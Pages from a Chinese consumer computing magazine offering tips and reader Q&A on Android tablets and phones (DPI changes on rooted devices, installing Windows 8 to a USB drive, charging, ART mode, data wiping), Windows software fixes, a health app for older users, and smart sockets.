8 • 使用触摸键盘快捷输入特定字符

输入法并设置为默认输入法，进入搜狗输入法设置界面后点击“个人中心”，点击“同步个人词库”，这样可以将电脑上的词库同步导入到搜狗手机输入法，方便在平板上实现快速输入（图10）。

显示更适合 调整平板分辨率

大家知道对于笔记本Windows系统，我们可以非常方便地在笔记本上自定义屏幕分辨率，这样对于一些对分辨率有特定要求的程序（如很多旧游戏），也可以让其轻松地在笔记本上运行。不过Android平板默认无法调整分辨率，如果要想让Android平板能够像笔记本那样调整分辨率，我们可以

借助于“分辨率修改器”来实现（平板需要Root）。

到<http://suo.im/wy82j>下载应用，启动应用后它会自动识别当前设备的DPI，只要拉动其中的滑块即可自动调整当前设备的分辨率。比如一些游戏在当前平板无法全屏运行，我们可以适当增加DPI数值，反之则减小（图11）。



11 • 无法运行全屏的游戏

现在往右拖动滑块，将DPI从160调整到170，接着点击“临时应用（快速重启）”，这样平板会自动重启并选择上述设定的分辨率（图12）。

不过要注意的是，Android设备默认使用的都是固定的DPI，手动调整DPI可能导致其他应用显示不正常。重启后再次运行上述游戏，可以看到游戏已经全屏运行（图13）。

当然，如果觉得调整后的分辨率更适合自己的平板使用，同上启动“分辨率修改器”后点击“保存为系统DPI（重启）”，即可将修改过的分辨率作为固定分辨率使用。否则再次重启后会自动恢复原来的设置。

小提示

不要将DPI的数值设置得过大或过小（建议只在原值基础上增减10%），否则可能导致平板进不了系统。



12 • 调整平板的DPI值

13 • 调整分辨率后的游戏画面



真实体验 Android平板安全安装Windows 8系统


如果使用的是英特尔芯的Android平板，加装一个Windows 8系统无疑是最好的方法。在本刊20期杂志上已经介绍了如何在Android平板上安装Windows 8系统，其实还可以将系统安装到U盘或者移动硬盘上，来体验Windows 8。在移动硬盘各准备一个FAT和NTFS分区，然后准备好适合自己平板的Windows 8安装文件（需要64位），使用WinRAR打开后将其中的“EFI”目录解压到移动硬盘的FAT分区根目录下。到http://suo.im/io97u

分区/EFI/microsoft/boot/bcd”文件，单击“添加→Windows nt6.x VHD启动项”，按提示添加VHD启动，启动磁盘和分区选择移动硬盘（图14）。

到http://suo.im/u4uxw下载“VHD_OneKey”，启动程序后切换到“创建VHD”，VHD位置选择“K:\win8.vhd”（K为移动硬盘的NTFS分区），WIM位置选择安装文件中的“install.wim”文件，点击“确定”，按提示将系统安装到移动硬盘（图15）。

完成安装后使用OTG线将移动硬盘、键盘和平板连接，开机后按Del键进入BIOS设置，然后将移动硬盘设置为第一启动，这样启动后就可以在平板上使用Windows 8系统了。CF

14 • 添加VHD启动



下载“bootice.exe”，启动程序后进入BCD编辑，选择“移动硬盘FAT



15 • 安装系统到移动硬盘

快人一步 如何提高智能手机充电速度

文|镜花水月

如今智能手机的电池动辄3000mAh起步，虽然改善了续航时间，但同时也延长了充电时间。如果你想缩短充电时的等待时间，那就不妨从三个思路着手准备吧。

让手机“单纯”地充电

很多玩家喜欢一边玩手机（如聊微信、打游戏）一边充电，而这种操作就好像往漏水的水盆里注水，最影响充电效率。此外，手机在充电时的发热量极大，如果此时再运行游戏也会影响电池寿命。而最有效率的充电方法就是，关机或进入飞行模式（缺点是过程中无法通话和联网），让手机“单纯”地充电。

提高手机充电电流

很多玩家喜欢用电脑的USB接口给手机充电，但USB接口的输出电流只有500mA左右（图1），严重影响了充电效率。此外，很多配3000mAh电池的手机标配

充电器依旧是5V/1A规格，因此，如果你想缩短充电时间，请尽量选用5V/2A的充电器给手机充电（图2）。



小提示

手机内部通常配有限流和安全保护模块，如某款手机最高仅支持1.5A的输入电流，哪怕是使用了5V/2.5A的充电器，在给这款手机充电时也会被自动降低到1.5A。因此，我们不必担心大电流充电器会伤害到手机。

让手机“裸体”充电

如今手机保护套越来越花哨，但手机只有在低温低耗的环境下充电效率才最高。所以，我们可以在“脱掉”手机保护套的情况下再给手机充电，从而提升效率。CF

快一点是一点 开启Android 4.4.x系统的ART模式

文|镜花水月

如今很多Android手机新品都已经预装或可升级到Android 4.4.x版本了，而该版本的最大特色就是引入了ART模式。那么，如何才能启动这个模式呢？

ART是谷歌针对配置较低的设备推出的一种高效底层运行模式，具备占用运行内存小、省电、流畅性更佳的优势。可惜，绝大多数Android 4.4.x系统手机默认还是工作在Dalvik模式，需要我们手动开启。

以OPPO手机为例，依次进入“设置→开发者选项”（图1），找到并点击“运行模式”，选用“使用

ART”即可（图2）。

就笔者的使用体验来看，ART模式对1GB内存的手机，在流畅度的提升上比较明显，可以提高软件的运行速度、降低内存占用。需要注意的是，很多老软件缺乏对ART模式的优化和支持，强制使用ART模式，反而会导致这些软件运行时出现明显的卡顿感。CF



小提示

如果手机在系统设置里没有提供开发者选项，请进入“关于手机→设备信息”，连续点击“版本号”一栏即可激活隐藏的开发者选项菜单。

让游戏更尽兴 手动调低Android手机屏幕分辨率

文|镜花水月

1080P全高清屏幕虽然可为手机带来更细腻的境界，但同时也会增加系统负载，拖慢游戏速度（和同配置720P手机相比）。那么，如何才能提高1080P手机的游戏速度呢？

1080P的后遗症

随着PPSSPP模拟器的成熟，越来越多的Android用户都利用其将手机打造成了“PSP游戏掌机”。可惜，PPSSPP模拟器对少数PSP游戏的优化不够，手机屏幕分辨率越高，游戏运行也就越卡顿。

另一方面，1080P屏幕自身也要比720P屏幕耗电。为此，以华为P7、荣耀6为代表的手机都引入了“ROG技术”，开启后即可将屏幕分辨率从1080P调整为720P（需要重启），从而起到节省电力的功效。

问题来了，如果你的手机配备了1080P屏幕，但其性能又不足以流畅运行PPSSPP模拟器（或其他

游戏），而你还想提升手机续航时间，有没有解决方案呢？

手动降低分辨率

答案自然是有的，而原理就是通过修改系统配置文件，实现类似“ROG技术”一样的降低屏幕分辨率的方案。具体流程如下：

在手机获得ROOT权限后，先用RE管理器进入根目录“system”文件夹，长按“build.prop”文件选择文件编辑器，将“ro.sf.lcd_density=”后面的数字从480修改为320，保存退出（图1）。

接下来，我们还需在手机上运行“终端模拟器”（下载地址：<http://www.dwz.cn/uoJux>）。

小提示

“ro.sf.lcd_density”后面的数字对应“屏幕密度值”，1080P（1920×1080像素）手机对应的数值为480，720P（1280×720像素）手机对应320，qHD（960×540像素）和WVGA（845×480像素）都对应240。将1080P屏幕默认的480修改为320，就是骗过系统让其认为这款手机的屏幕其实是720P规格。

首先输入“su”回车，然后再输入“am display-size 720x1280”（其中x为英文字符）回车，最后点击模拟器右上角的退出按钮（图2），重启手机即可。

此时，你的手机屏幕

就自动“降级”为720P了，无论是运行PPSSPP模拟器还是安兔兔软件跑分，表现都要比在1080P模式下更好。需要注意的是，有些型号的手机在修改分辨率后会导致原本的主页返回菜单会失效，此时可以借助“按键救星”一类的虚拟按钮软件来解决（图3）。

小提示

修改手机屏幕分辨率后，在安兔兔验机一类的检测软件中可能会被认定为“假冒产品”（图4），这是正常现象，因为手机配置信息与服务器端已经不匹配了。此外，如果你想恢复1080P模式，只需将配置文件的信息从320改回480，然后打开终端模拟器输入su回车，再输入“am display-size reset”即可。



如何将通话记录保存下来

文|dream

Q: 我使用的是Android手机，想将通话记录备份下来，一直未找到好的方法。请问如何才能将通话记录备份下来？

A: 通话记录的备份，其实可以直接通过移动运营商来实现。以中国移动为例，直接登录到网上营业厅，然后进入“详单查询”，通过手机发送验证码即可查到详单，再通过内置的备份功能即可将整个通话记录的详细信息全备份出来了。



正因为移动运营商提供了通话记录的查询功能，一方面方便了我们对通话记录的管理，但另一方面却又容易暴露个人隐私。因此，网上营业厅的登录密码一定要保密，此外手机也不要随便借给别人使用，手机登录界面也最好设置密码防止别人进入。

◆ 新手机无法安装软件

Q: 我刚买的一部Android手机，在安装软件时总被提示不能安装，但手机能正常使用，内置的软件都能正常打开。请问这是什么原因？

A: 这应该是设置中没有允许安装“未知来源”的软件所致。打开系统设置，进入“应用程序”，确保“未知来源”选项处于选中状态即可。安全起见，可以在安装好自己确认过的软件后，再将此项关闭，防止不明第三方软件的安装。



◆ 如何确保手机数据彻底清除

Q: 我刚买了一部新手机，准备在网上将旧手机低价处理掉，我已经恢复出厂设置了，但仍担心数据未彻底清除。请问，这种情况下如何才能确保数据彻底从手机上清除掉？

A: 你可以按下述步骤来操作：先使用系统内置的加密功能对手机进行一次加密（具体方法：在设置中找到“加密”，然后对手机进行加密处理），接下来再恢复出厂设置，这会破坏加密，但会自动清除所有数据。最后，可以再向手机内置存储器中拷贝一些大文件，完成后再进行一次恢复出厂设置，这样处理后个人隐私数据的安全就大大提高了。

◆ 如何快速清除手机使用历史记录

Q: 使用公用电脑时我习惯在使用后清除历史记录，现在使用的是Android手

机，有时候也需要及时清理各种使用痕迹。请问如何才能方便地清理手机的使用痕迹？

A: 你可以考虑使用清理软件来实现这样的要求，例如“痕迹清除”，这款小软件就提供了通话记录、联系人、浏览器记录、地图搜索、地球搜索、市场搜索等历史记录清除。其实很多安全软件，如金山手机卫士、360手机卫士等，也带有清理的功能组件。



◆ 打电话时显示 com.Android.phone 已停止

Q: 我使用的是Android手机，最近出现了无法打电话的问题，只要准备打电话，就会提示“com.Android.phone已停止”。请问这该如何解决？

A: 可以考虑“双清”手机系统。关机后开机，开机时按住“音量上键+Home键+电源键”，进入Recovery模式。找到清除选项（对应于“Wipe”），然后选择执行：1. wipe data/factory reset→Yes→delete all user data。2. wipe cache partition→Yes→Wipe Cache。“双清”操作结束后重启手机应该能恢复正常了。不过需要注意的是，这一操作有很大风险，执行上述操作前，一定要做好短信、通话记录、图片、应用数据等等的备份。CF

◆ TC调用Everything目录

Q: 我一直使用Everything搜索硬盘中的文件，找到后双击，默认就会用资源管理器打开，现在我想默认用Total Commander (TC) 来打开。请问如何才能实现？

A: 首先需要你的Everything版本在V1.2.0 Beta以上。版本确定后，退出Everything，接下来打开其安装目录下的Everything.ini文件，按如下格式添加两行到文件末尾：

```
open_folder_command=$exec("ExternalFileManager.exe" "%1")
open_folder_path_command=$exec("ExternalFileManager.exe" "$parent(%1)")
```

用TC安装目录下的Totalcmd.exe的完整路径名和文件名替换上面两行中的ExternalFileManager.exe，之后重新启动Everything即可。

◆ EditPlus找不到“打开”按钮

Q: 我平时编辑文本喜欢用EditPlus，但是EditPlus的工具栏上竟然没有“打开”按钮，使用很不方便。请问如何将其找回？

A: 单击菜单“工具→参数设置→工具栏”，然后在左侧列表中的“文件”列表中找到“打开”按钮，导入到右侧的“工具栏”中即可。



电脑协助背唐诗

文|dream

Q: 最近我想要学习一些唐诗，可总是记不住。请问有没有可以帮助背诵唐诗的相关软件？

A: 有一款名为“唐诗三百首”的软件比较适合你（下载地址：<http://tinyurl.com/kgh3h89>），这款软件提供了真人版朗读，同时还配有原诗、注释、评析、韵译、插图和作者简介等多种资料，方便浏览和聆听，有助于记忆。



如果想通过电脑来提高孩子的学习，但是又苦于找不到好的学习资源，可以尝试以“孩子学习软件”为关键字进行搜索。这里推荐几个不错的资源：悟空识字（<http://gongfubb.com>），提供识字、数学、英语、汉语拼音等学习资源，全部以游戏的方式展开学习；汉典（<http://www.zdic.net>）网站可以查到每个汉字的正确书写笔划，并包括了字典该有的各种功能。

◆ 如何将自选股列表分享给朋友

Q: 我平时使用同花顺软件看行情，想把自己的自选股行情分享给朋友，每次都要一个一个地方式发给朋友，很麻烦。请问如何才能快速分享？

A: 如果只是让对方看看列表，通过截图的方式即可实现。如果想把自己的列表快速地添加到朋友的自选股列表中，可以通过菜单“工具→板块设置→板块股”，选择“自选股”，然后通过“导

出板块”按钮导出发给朋友，对方通过“工具→导入自选股”的方式即可进行导入操作了。

◆ Word无法直接打开文档

Q: 我使用的是Word 2007，直接双击Word文档时打开的是蓝色界面，只有重新从“文件”菜单中打开该文档才能将其真正打开。请问这该怎么办？

A: 首先扫描系统确认是否感染了病毒，系统中毒后经常会出现类似症状，清除病毒后即可恢复正常。其次，可以重新启动系统试试，往往能解决莫名其妙的故障。如果各种方法都未能解决，最后可以考虑将Word重新安装一次，Word文件损坏也可能导致类似故障发生。CF



傲游无法打开带插件网站

文|dream

Q: 我的电脑上安装的是傲游浏览器，在它浏览网站时，如果该网站带有插件就会无法正常打开，即使打开页面，里面的很多功能也无法正常使用，而这台电脑中原有的IE浏览器则一切正常。请问这该怎么办？

A: 这可能是你在傲游设置中禁止了插件功能。打开傲游浏览器的设置页面，选择“高级”，检查并确保“允许所有网站使用插件”选项处于被选中状态即可。



傲游浏览器使用的仍是IE内核，很多功能还是需要IE的支持，而且有些设置还需要在IE中设置好，傲游中才能正常使用。例如代理服务器，只有在IE中正常设置好代理服务器，然后在傲游浏览器中开启代理功能才能正常使用。此外，各种浏览器插件也是以依附IE浏览器为主，然后在傲游中开启插件功能的情况下才能正常工作。

◆ QQ无法接收部分大文件

Q: 最近我的QQ在接收文件时总出现怪问题，一部分大文件可以正常接收下来，而有的大文件却无法接收，通过发件者的描述，这些无法接收的文件似乎都是秒传文件。请问这该怎么办？

A: 你先检查一下QQ的设置，在“基本设置→文件管理”中，找到“允许接收通过秒传发送的文件”，确保该选项处于选中状态即可。



◆ PT下载时可连接为“否”

Q: 我一直在PT站下载高清电影，今天准备下载一部电影的种子时，总是无法进行下载，发现“可连接”为“否”。请问这是什么原因？

A: 这可能是因为你的电脑在路由器环境下，或是在防火墙之后。Tracker服务器认为你在这几种情况下时，就会显示为不可连接状态。对于这个问题，有以下解决方法：

对于防火墙，打开用于接收连接的端口（即你在BT客户端中定义的端口）；对于路由器下，你需要在路由器设置中配置NAT服务器使用Basic NAT方式而不是NAPT（注意，不同的路由器可能有着不同的运行方式）。

◆ 如何搭建限时免费Wi-Fi

Q: 我想搭建一个类似于有些肯德基店的限时免费Wi-Fi，也就是顾客进来后可以输入手机号码及验证码后连接到Wi-Fi，指定时间后自动断开。请问，这该如何实现？

A: 你可以使用“爱快”路由器的网吧无线Wi-Fi功能来实现。先购置一台“爱快”，然后通过网络搜索爱快iKuai8网吧无线Wi-Fi覆盖的设置教程，依据教程一步步进行设置即可。

◆ 如何卸载360云盘图标

Q: 我使用的是Windows 8系统，已经将360云盘从系统中卸载了，但在“计算机”中仍存在其图标。请问，如何才能将360云盘图标也从系统中清除掉？

A: 首先按Win+R键调出运行对话框，输入执行regedit命令打开注册表编辑器，然后按F3键打开搜索框，输入{01249E9F-88FF-45d5-82DB-A1BEE06E123C}项，搜到后直接将其删除，然后继续搜索，找到后继续删除，直至注册表中此项全被删除为止，这样就可以将360云盘图标从系统中清除掉了（操作前最好先备份注册表）。CF

◆ 屏幕亮度自动变化

Q: 我使用的是平板电脑，安装的是Windows 8系统，在使用过程中发现屏幕的亮度经常自动变化。请问如何避免屏幕的亮度自动变化？

A: 在屏幕右边缘按压，然后点击“搜索”，输入“Power”，选择“选择电源计划”，并选择“更改计划”设置，点击“更改高级电源设置”，展开“显示”，展开“启用自适应亮度”，更改设置成“关闭”并通过“确定”来保存设置即可。



◆ 安装JAVA报错

Q: 我使用的是64位的Windows 7系统，在安装最新的JAVA时总是弹出提示：该项不适于在指定状态下使用。而最近我只做了一次系统更新。请问这该怎么办？

A: 这可能是KB2918614这个补丁程序与JAVA冲突所致，如果系统中已经安装了此补丁，请到<http://tinyurl.com/lpf6wl2>下载安装KB2918614补丁的修复程序，修复后就可以正常安装JAVA程序了。

◆ 取消使用微软账号登录系统

Q: 我使用的是Windows 8.1，安装时就启用了微软的ID登录系统的，现在不

如何关闭PDF窗口

文|dream

Q: 我使用的是Windows 8系统，没有安装第三方PDF软件，每次在打开PDF文件后都会因找不到关闭按钮而无法将PDF文档关闭，最后只能通过按Win键来切换到桌面。请问，如何才能关闭PDF文档窗口？

A: 在使用鼠标的情况，可以将光标指针移到屏幕最上方，略停留片刻即会显示标题条，点击其右侧的关闭按钮即可。另外也可以回到桌面后，将指针移到左上角，将会显示应用略图，右击PDF应用略图，选择“关闭”即可。



Windows 8提供了对触摸屏的极大支持，如果你使用的是触摸屏电脑，可以从左侧向中间轻扫并在不抬起手指的情况下划回左边缘，此时你将看到最近使用的应用以及“开始”屏幕，将要关闭的PDF文档从列表拖到屏幕的底部即可关闭。

想使用微软ID作为系统账户。请问如何才能进行切换？

A: 你可以打开“控制面板”，打开其中的“用户账户”，然后选择“更改账户类型”，选择自己的账户并更改账户类型为“管理员”即可。

现启动菜单中多出Maxdos项。请问这是什么原因，应该如何删除？

A: 这可能与你使用的启动方式有关，例如使用了某个版本的WinPE启动，然后不小心安装了这款软件而导致的。解决方法很简单：使用管理员权限运行命令提示符，然后输入执行“msconfig”命令，在打开的窗口中找到Maxdos项并直接将其删除即可。☑

◆ 安装Windows 8后多出Maxdos启动项

Q: 我重装Windows 8系统后，重启发



请个掌上“健康顾问”

文|逸尘

生活保健、求医问药，这些都是我们老年人所关心的话题。如果您正在使用Android智能手机，只需安装一个健康应用，即可将手机打造成“健康顾问”，让它能随时为您提供贴身的服务。



1

- 先通过应用市场搜索“健康助手”并安装该应用。运行软件后，为了获得更好的服务，需通过“点击登录”按钮登录使用



2

- 如果是首次用，需点击“免费注册”按钮，通过本人手机号进行注册

1 健康问题 专家解答

您可以免费在线咨询各类健康和疾病问题。点击“免费提问”按钮，先设置病人基本资料，填写病情描述，添加症状照片，然后点击“在线咨询”，就会有注册的医生在线解答。

点击用户名后边的“+”号，设置“昵称”，上下拨动选择性别和年龄，然后

保存(图3)。

如果需要提供症状照片，则点击下方的“添加症状照片”、“+”号按钮添加症状照片。可通过手机拍照现场拍摄，也可通过相册文件夹选择已经拍好的照片。在窗口中间的文本框中按照提示输入至少20个字的病情描述信息(图4)。



3



4

2 身体不适 就近求医

如果要查找自己所在位置附近的医院或药店，通过“就近寻医”可以解决。

这尤其适合于外出或到了一个自己不熟悉的环境的情况。



5



6

点击“就近寻医”按钮，软件会自动启用手机定位功能，定位到手机所处的位置并自动列出该位置附近的医院和药店列表，后面附有由近到远的距离信息(图5)。

根据需要点击查看具

体的医院或药店的详细信息。其中会有疗效、服务、价格等星级评价，还有网友的具体点评信息可供参考。如果想了解医院的更详细信息，可选择下方的“点击查看详情”。点击地址可导航到该医院或药店(图6)。

3 安全用药 专家指导

安全用药、合理用药对患者来说非常重要。如果您对某药物存有疑虑，“用药指南”可以帮您解决问题，它会让您买药、服药远离盲目操作的禁区。

进入“用药指南”页面，选择“对症找药”可通过疾病症状来寻找药物，可用拼

音字母快速定位，也可以在“搜索疾病”框中输入症状名称来搜索(图7)。

此外，也可以按家庭常备药箱进行分类查询。如果自己拿不准或找不到某个药物，可点击右上角的“咨询药师”来在线咨询(图8)。



4 专业医院 快速查询

一个城市的大小医院可能会有几十所甚至上百所，哪所医院擅长哪些疾病，哪种疾病在哪个医院的哪个科室治疗效果最佳，这些不是一般人能马上弄清楚的。掌上“微医院”可快速解决这个问题。

点击“微医院”进入微医院窗口，然后点击具体疾病或科室名称(图9)。

接下来自动显示此类疾病或科室技术比较先进的医院列表。点击具体医院进入查看详情(图10)。

5 健康保镖 免费聘用

在“健康助手”服务体系中，有许多来自于公立医院的注册医生，这些医生无偿为患者提供免费咨询志愿者服务。您不妨点击“健康保镖”免费聘用一位试试他们的水平。

医师都是实名认证，有照片，有具体工作单位。如果您要免费聘用健康顾问，只需点击医师后面的“免费”按钮，然后在下级页面点击“聘用”即可进行互动咨询(图11)。



6 健康资讯 手边查询

老年人更懂得健康的重要性，因而阅读各类健康相关报刊是老年朋友们生活的一部分。通过“健康资讯”可获得丰富的精选健康资料。

医疗保健常识、精选健康知识、问题事件曝光等，在这里应有尽有，而且不断更新。拥有了它，就相当于您订阅了一份健康日报(图12)。



孝道提示

手机应用只能作为一个“健康顾问”，为健康提供有用知识、保养和医治参考、就诊买药便利等，但它不能代替专业的医疗机构。所以，需要提醒您注意的是，如果有病，最终还离不开去专业医院诊断和治疗。

智慧插座到底有多智能

文|技术宅

智能家居一直是个热门话题，最近小米公司上线了智能四件套，其中“小米插座”便是专为智能家居配套的插座，其他公司也纷纷推出各自品牌的智能插座（图1）。那么什么是智能插座？它有什么智能性？又会给我们生活带来怎样的影响呢？




①

• 最近上市的一些智能插座

掀起你的盖头来 认识智能插座

插座是我们经常接触的电器，它的主要功能是作为家用电器（电灯、热水器、洗衣机等）和电路连接的通道。从外形上看，智能插座和普通的插座并没有什么区别，那么为什么它就叫智能插座呢？这主要是因为它有普通插座不具备的智能性。智能插座实际上是一个小的集成电路系统，主要包括开关电源、电阻、计量器、继电器、控制器和通讯模块，其中无线通讯模块和控制器就是智能插座的主要智能元素（图2）。

通过对智能插座的拆解可以看到，其内部电路有贴片系统、Wi-Fi模块、解码芯片等，看上去是不是和手机主板有些类似（图3）？



③

• 智能插座内部结构图


到底多智能 智能插座工作原理探秘

通过上面的介绍我们已经了解了智能插座的组成，那么在实际使用中，智能插座是怎么工作的？又是怎么展示它的智能性的呢？

智能插座一般和路由器+智

能手机配套使用，因此家里首先要有相应的路由环境。比如我们需要使用插座控制热水器的使用，首先将插座和热水器连接，智能插座通电后其内置的Wi-Fi通

② • 智能插座结构图解





④ • 将智能插座添加到智能设备中



⑤ • 在手机上对智能插座进行控制



⑥ • 终端上服务端应用管理界面

讯模块就会接入家庭Wi-Fi网络,需要控制插座的手机也接入同一Wi-Fi网络后,通过插座厂家提供的APP,在手机上将需要控制的插座添加到设备列表即可对其进行控制(图4)。

完成设备的添加后,我们就可以可以在手机上对插座进行智能控制了。比如切换到小米插座后点击屏幕插座的图标后就可以开启/关闭插座电源,这样任何普通家电连接小米智能插座后,都可以在手机上对普通家用电器实行远程控制(图5)。

通过上面的操作可以知道,智能插座之所以比普通插座更智能,关键就是这些插座配置了无线通讯模块,它可以接收手机发出的指令,然后传递给控制器对开关的通/断电状态进行控制。从原理上看,手机控制插座和我们日常使用的手机控制机顶盒、电视其实是一样的。手机就相当于智能插座系统的控制中枢,我们可以在手机屏幕上进行各种智能控制(图6)。

⑦ • 智能插座体形庞大很容易强占位置



智能插座 想说爱你不容易

通过上面的介绍可以知道,智能插座能让普通电器具备智能控制功能,而插座的智能控制必然会给我们的生活带来便利。比如不少朋友喜欢使用砂锅炖汤,由于炖汤的时间较长,当出门购物或者做其他事情的时候就很容易忘记家里的砂锅还在工作。现在如果要控制家里的砂锅,使用智能插座连接后,只要手机可以上网,通过网络就可以轻松将砂锅的电源关闭。

不过,智能插座在目前状况下仍然有许多不可避免的缺陷。首先目前很多电器并非简单的通/断电就会被智能控制,如洗衣机通电后仍需设定模式才能清洗衣服,电饭煲通电后仍需手动设定模式才能做出香喷喷的干饭。而智能插座目前只能实现对电器简单的通/断电控制。

其次,目前智能插座的使用仍然有一定局限性,出于对线路的保护,目前智能插座负荷电流多在10A以内,而现在家用大功率电器如空调负荷则多在16A,这些电器就无法使用这些智能插座。此外由于内部添加智能模块,智能插座

的体型都偏大,这样插在普通插座上时很容易抢占其他排插的位置(图7)。

再次,智能插座控制是借助于Wi-Fi+APP实现控制,如果Wi-Fi信号无法覆盖,智能插座无法接收信号,如果我们在外面使用手机控制,则需要在路由器中对智能插座的端口进行映射,操作起来比较麻烦。

当然,任何一件新鲜事物的出现都不可避免有或多或少的缺点。随着智能家居系统的普及,在未来的智能生活中,智能插座并不是一个人在战斗,它是作为家居控制系统的一份子存在的,而且也具备更高的智能性。智能插座和家居控制系统相连后可以智能地对电路进行控制。一个比较现实的例子,冬天夜尿后,很多孩子都会忘记随手关灯,这样躲进被窝后又又要起来关灯。而现在可以设定一个指定时间段,如“0:00~6:00”,卫生间电灯状态是通电后5分钟自动关闭,这样即可解决上述麻烦。

总之,我认为,智能插座将会有不错的发展前景。CF

记录生活的点点滴滴

文|王梦燃

2014年已经接近尾声，这一年你是否有新的收获？

记录下生活的一点一滴，让每一天都过得有意义。

有道云笔记

本软件采用了“三备份储存”技术以防你的资料丢失，解决了个人资料和信息跨平台跨地点的管理问题。而且软件为你提供了2G的初始免费存储空间，并且随着在线时间增长，登录账号所对应的储存空间也可以同步增长。



有道云笔记
note.youdao.com



NearMe云笔记

你可以将自己的想法、信息或代办事务随时随地通过文字、手写、拍照、涂鸦等方式记录在软件中。而且你可以使用同步功能将手机笔记备份到云端，或将你在笔记网站对笔记所做的修改更新到手机，通过电脑登录笔记网站可编辑和管理云端笔记。



轻笔记

